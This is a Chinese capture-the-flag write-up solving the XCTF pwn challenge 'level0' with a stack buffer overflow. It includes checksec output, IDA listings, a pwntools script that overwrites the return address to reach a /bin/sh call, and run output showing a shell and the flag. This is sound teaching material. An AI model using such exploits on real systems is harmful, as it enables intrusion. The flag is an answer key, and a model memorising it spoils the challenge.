

01X 题目背景

攻防世界 pwn 题目之 level0



02X 所用工具

IDApro、Kali Linux、pwntools

03X 解题步骤

1、下载文件后改名为 level0

(Linux 下修改文件名命令: mv 源文件名 level0)

2、将文件放进 kali 里面检查一下保护机制


```
root@kali:~/Downloads# checksec level0
[*] '/root/Downloads/level0'
Arch:      amd64-64-little
RELRO:     No RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
```

发现只开启了 NX(数据不可执行)保护机制, 因此可以做栈溢出漏洞攻击。

3、将下载文件放到 IDApro 中, 可以看到 main 函数如下图:

```
IDA View-A x Pseudocode-A x Hex View-1 x Structures x Enums x
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     write(1, "Hello, World\n", 0xDuLL);
4     return vulnerable_function(1LL, "Hello, World\n");
5 }
```


main 函数只有两行，程序执行后输入“hello world”就执行 vulnerable_function() 函数。函数中无参数传入，buf 长度为 0x80，即 0x80h 填满，之后跟上地址就可以实现任意跳转。




```
1 ssize_t vulnerable_function()
2 {
3     char buf; // [sp+0h] [bp-80h]@1
4
5     return read(0, &buf, 0x200uLL);
6 }
```

4、查看有价值的 strings(快捷键为 shift+F12, 笔记本电脑需要再加个 Fn 功能键)。

下图中可以看到除了“Hello,World”,还发现了“/bin/sh”,双击查看调用发现了 callsystem 函数，我们可以把返回地址覆盖成 callsystem 的地址(400596)，这样便可以实现漏洞的利用。



Address	Length	Type	String
.rodata:00000008	00000008	C	/bin/sh
.rodata:0000000E	0000000E	C	Hello, World\n
.eh frame:00000006	00000006	C	;*3\$\n



```
.text:00000000400591
.text:00000000400596
.text:00000000400596 ; ===== S U B R O U T I N E =====
.text:00000000400596 ; Attributes: bp-based frame
.text:00000000400596
.text:00000000400596 public callsystem
.text:00000000400596 proc near
.text:00000000400596     push    rbp
.text:00000000400597     mov     rbp, rsp
.text:0000000040059A     mov     edi, offset command ; "/bin/sh"
.text:0000000040059F     call     _system
.text:000000004005A4     pop     rbp
.text:000000004005A5     retn
.text:000000004005A5 callsystem
.text:000000004005A5 endp
.text:000000004005A6
.text:000000004005A6 ; ===== S U B R O U T I N E =====
.text:000000004005A6 ; Attributes: bp-based frame
.text:000000004005A6
```


5、利用 python 编写脚本如下：

```
# coding=utf-8

from pwn import * #导入 pwntools 中 pwn 包的所有内容
```

```
p = remote('111.198.29.45',33907) # 链接服务器远程交互
elf = ELF('./level0') # 以 ELF 文件格式读取 level0 文件
sysaddr = elf.symbols['callsystem'] # 获取 ELF 文件中 callsystem 的地址
# 先用 0x88 个无用字符覆盖 buf 和 push 的内容，再覆盖返回地址
payload = 'a'*(0x80 + 8) + p64(sysaddr)
p.recv() #接收输出
p.send(payload) # 发送 payload
p.interactive() # 反弹 shell 进行交互
```

6、执行结果如下：



```
root@kali:~/Downloads# python level0.py
[+] Opening connection to 159.138.137.79 on port 54759: Done
[*] '/root/Downloads/level0'
  Arch:      amd64-64-little
  RELRO:     No RELRO
  Stack:     No canary found
  NX:        NX enabled
  PIE:       No PIE (0x400000)
[*] Switching to interactive mode
$ cat flag
cyberpeace{c2aac04930f669e5b95c24b12563af42}
$
```